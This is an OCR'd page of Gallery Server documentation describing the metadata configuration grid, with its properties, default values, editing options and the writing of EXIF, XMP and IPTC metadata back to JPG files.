
This section displays a grid of supported metadata properties. The grid performs several functions, each of which is described in further detail below.

- Manage ordering
- Define property label
- Define whether property applies to albums or media assets
- Define the initial value of the property
- Configure editable options
- Configure metadata file persistence
- Batch write metadata to files
- Re-extract the meta property
- Custom properties



Metadata Configuration

ID	Name	Display name	Album	Media	Default value	Editable	Write
29	Title	TITLE	✓	✓	{Title}	✓	✓
41	Caption	CAPTION	✓	✓	{Comment}	✓	✓
22	Tags	TAGS	✓	✓	{Tags}	✓	✓
42	People	PEOPLE	✓	✓	{People}	✓	–
112	HtmlSource	SOURCE HTML		✓	{HtmlSource}	✓	–
34	FileName	File name		✓	{FileName}		–
35	FileNameWithoutExtension	File name			{FileNameWithoutExtension}		–
111	DateAdded	Date Added	✓	✓	{DateAdded}		–
8	DatePictureTaken	Date photo taken		✓	{DatePictureTaken}		
26	Rating	Rating		✓	{Rating}	✓	✓
102	GpsLocationWithMapLink	Geotag		✓	<a href='http://maps.goog...		–
106	GpsDestLocationWithMapLi...	Geotag		✓	<a href='http://maps.goog...		–
43	Orientation	Orientation		✓	{Orientation}		
14	ExposureProgram	Exposure program		✓	{ExposureProgram}		–
9	Description	Description		✓	{Description}		–
5	Comment	Comment			{Comment}		–
28	Subject	Subject		✓	{Subject}		
2	Author	Author		✓	{Author}		
4	CameraModel	Camera model		✓	{CameraModel}		
6	ColorRepresentation	Color representation			{ColorRepresentation}		–
7	Copyright	Copyright		✓	{Copyright}		
12	EquipmentManufacturer	Camera maker		✓	{EquipmentManufacturer}		
13	ExposureCompensation	Exposure compensation		✓	{ExposureCompensation}		–
15	ExposureTime	Exposure time		✓	{ExposureTime}		–
16	FlashMode	Flash mode		✓	{FlashMode}		–
17	FNumber	F-stop		✓	{FNumber}		–
18	FocalLength	Focal length		✓	{FocalLength}		–
21	IsoSpeed	ISO speed		✓	{IsoSpeed}		–
23	LensAperture	Aperture		✓	{LensAperture}		–
24	LightSource	Light source		✓	{LightSource}		–
10	Dimensions	Dimensions (pixels)			{Dimensions}		–
25	MeteringMode	Metering mode		✓	{MeteringMode}		–
27	SubjectDistance	Subject distance		✓	{SubjectDistance}		–
11	Duration	Duration		✓	{Duration}		–
1	AudioFormat	Audio format		✓	{AudioFormat}		–
32	VideoFormat	Video format		✓	{VideoFormat}		–
3	BitRate	Bit rate		✓	{BitRate}		–
0	AudioBitRate	AudioBitRate		✓	{AudioBitRate}		–
31	VideoBitRate	VideoBitRate		✓	{VideoBitRate}		–
20	HorizontalResolution	Horizontal resolution			{HorizontalResolution}		–
30	VerticalResolution	Vertical resolution			{VerticalResolution}		–
33	Width	Width		✓	{Width}		–
19	Height	Height		✓	{Height}		–
36	FileSizeKb	File size		✓	{FileSizeKb}		–
37	DateFileCreated	File created			{DateFileCreated}		–
38	DateFileCreatedUtc	File created (UTC)			{DateFileCreatedUtc}		–
39	DateFileLastModified	File last modified			{DateFileLastModified}		–




	40	DateFileLastModifiedUtc	File last modified (UTC)			{DateFileLastModifiedUtc}		
	101	GpsLocation	GPS location			{GpsLocation}		
	103	GpsLatitude	GPS latitude			{GpsLatitude}		
	104	GpsLongitude	GPS longitude			{GpsLongitude}		
	105	GpsDestLocation	GPS dest. location			{GpsDestLocation}		
	108	GpsDestLongitude	GPS dest. longitude			{GpsDestLongitude}		
	107	GpsDestLatitude	GPS dest. latitude			{GpsDestLatitude}		
	110	GpsVersion	GPS version			{GpsVersion}		
	109	GpsAltitude	GPS altitude			{GpsAltitude}		
	113	RatingCount	Number of ratings			0		
	1012	IptcOriginalTransmissionRe...	Transmission ref.		✓	{IptcOriginalTransmissionR...		
	1013	IptcProvinceState	Province/State		✓	{IptcProvinceState}		
	1010	IptcKeywords	IptcKeywords		✓	{IptcKeywords}		
	1011	IptcObjectName	Object name		✓	{IptcObjectName}		
	1014	IptcRecordVersion	Record version		✓	{IptcRecordVersion}		
	1017	IptcSublocation	Sub-location		✓	{IptcSublocation}		
	1018	IptcWriterEditor	Writer/Editor		✓	{IptcWriterEditor}		
	1015	IptcSource	Source		✓	{IptcSource}		
	1016	IptcSpecialInstructions	Instructions		✓	{IptcSpecialInstructions}		
	1003	IptcCaption	Caption		✓	{IptcCaption}		
	1004	IptcCity	City		✓	{IptcCity}		
	1001	IptcByline	By-line		✓	{IptcByline}		
	1002	IptcBylineTitle	By-line title		✓	{IptcBylineTitle}		
	1005	IptcCopyrightNotice	Copyright		✓	{IptcCopyrightNotice}		
	1008	IptcDateCreated	Date created		✓	{IptcDateCreated}		
	1009	IptcHeadline	Headline		✓	{IptcHeadline}		
	1006	IptcCountryPrimaryLocatio...	Country		✓	{IptcCountryPrimaryLocati...		
	1007	IptcCredit	Credit		✓	{IptcCredit}		
	2000	Custom1	Custom1					
	2001	Custom2	Custom2					
	2002	Custom3	Custom3					
	2003	Custom4	Custom4					
	2004	Custom5	Custom5					
	2005	Custom6	Custom6					
	2006	Custom7	Custom7					
	2007	Custom8	Custom8					
	2008	Custom9	Custom9					
	2009	Custom10	Custom10					
	2010	Custom11	Custom11					
	2011	Custom12	Custom12					
	2012	Custom13	Custom13					
	2013	Custom14	Custom14					
	2014	Custom15	Custom15					
	2015	Custom16	Custom16					
	2016	Custom17	Custom17					
	2017	Custom18	Custom18					
	2018	Custom19	Custom19					
	2019	Custom20	Custom20					

Manage ordering

The order of the rows in the grid define the sequence they are displayed in the right pane. Change the order by using the drag handle on the left side. The change takes effect immediately once you save – no rebuilding or re-synchronizing is necessary.

Define property label


The **Display name** column defines the label for the property as it appears in the right pane. Edit as desired.



Define whether property applies to albums or media assets


Select the checkbox in the Album or Media column to specify that the property will be generated when the asset is created or when the re-extraction action is triggered. It also specifies whether the item is visible.

For example, if captions have been generated for albums and media assets and you uncheck that item for albums, the captions will no longer be visible in the right pane. However, they still exist in the database and can be shown again by re-selecting it. But if you click the re-extraction action while an item is not selected, it will be removed from the database.



Define the initial value of the property

The default value specifies the initial value of a meta item when an album or media asset is added to the gallery or when a meta item is re-extracted. It can be plain text, HTML, a replacement parameter (e.g. {Title}), or a combination of these.




When you specify plain text or HTML, the results are pretty straightforward. For example, a default value of “Specify a color” will include that text for the meta item whenever it is created or updated through the re-extraction process.

The real power of the default value is when you use a replacement parameter. For example, {Title} specifies that the property be set to the title of the asset as defined in an image’s metadata or, if that isn’t available, the file name (or directory name in the case of albums).

Each replacement parameter is hard coded in the software to extract a particular piece of information from the media file. Many of them correspond to EXIF or IPTC meta properties that are often found in images.


The complete list of replacement parameters can be found in the Name column:



You can combine plain text, HTML and replacement parameters to create custom meta properties suited to your requirements. See the section Custom properties for details.

Configure editable options


The **Editable** column manages whether users are able to modify the property and whether to use a plain text or HTML editor.




Each click in the cell cycles through one of the editing options: not editable, editable using plain text editor, and editable using HTML editor. Note that some versions of Gallery Server do not support the HTML editor.

When a property is editable, a user having edit album or edit media asset permission is able to change the value. For example, a user with the required permission can edit the title in the right pane:


When the editable property is turned off, no one can change the title, even an administrator:



When a property is set to use the HTML editor, a WYSIWYG editor based on tinyMCE appears when you edit the property:




Making a property editable or not editable has an important effect on whether a metadata item exists in the database. When a meta property is editable and enabled for an album or media asset, a record is always created and displayed in the right pane. This gives users the opportunity to assign a value, even if it is initially blank. For example, audio files do not have a GPS location that can be extracted, but if you make the GPS location meta item editable and then add an audio file (or invoke the re-extract meta item task), you will notice a GPS location property displayed in the right pane that you can edit.



When a meta item is NOT editable, meta records exist only when a non-blank value is calculated for it. Continuing the previous example, if the Editable property for GPS location is unchecked, no GPS location property is created when adding audio files or rebuilding the meta property, resulting in no GPS location property displayed in the right pane.

Configure metadata file persistence

The **Write** column indicates whether changes to meta properties are written back to the original media file. Currently, this includes EXIF, XMP, and IPTC support for JPG and JPEG files. Meta writing to other file types is not supported.



When possible, all relevant EXIF, XMP, and IPTC properties are updated. For example, caption changes are written to EXIF XPComment, XMP Description, and IPTC Caption fields.

> Note: The IPTC properties (e.g. IPTC headline, IPTC caption, etc.) in this list are written ONLY to the corresponding field. For example, a user editing the IPTC Caption property will update only that IPTC field, not the related EXIF or XMP fields.


If a gallery is configured as read-only, the original file is not updated even when this setting is enabled.

Not all properties can be written to the file. Those that are unsupported have a special icon indicating that status.

> CAUTION: Often an image file must be re-encoded with additional padding to make room for new metadata. When this occurs, the image is encoded at the JPG quality setting defined on the Image Settings page (default is 95). This is a lossy process that causes a slight degradation to the image. It can also cause an increase in the file size of images that were previously encoded at a lower quality setting. For most users the change is not noticeable and worth the benefit of having metadata preserved in the original file. But if you find it unacceptable, leave metadata writing disabled.

Batch write metadata to files

These buttons immediately write the metadata stored in the database for a particular property to all the original media files in the gallery.



This is especially useful for those who have invested time adding tags, titles, and other properties when using a Gallery Server version that did not support metadata file writing (such as all versions prior to 4.0 and the free version of 4+).

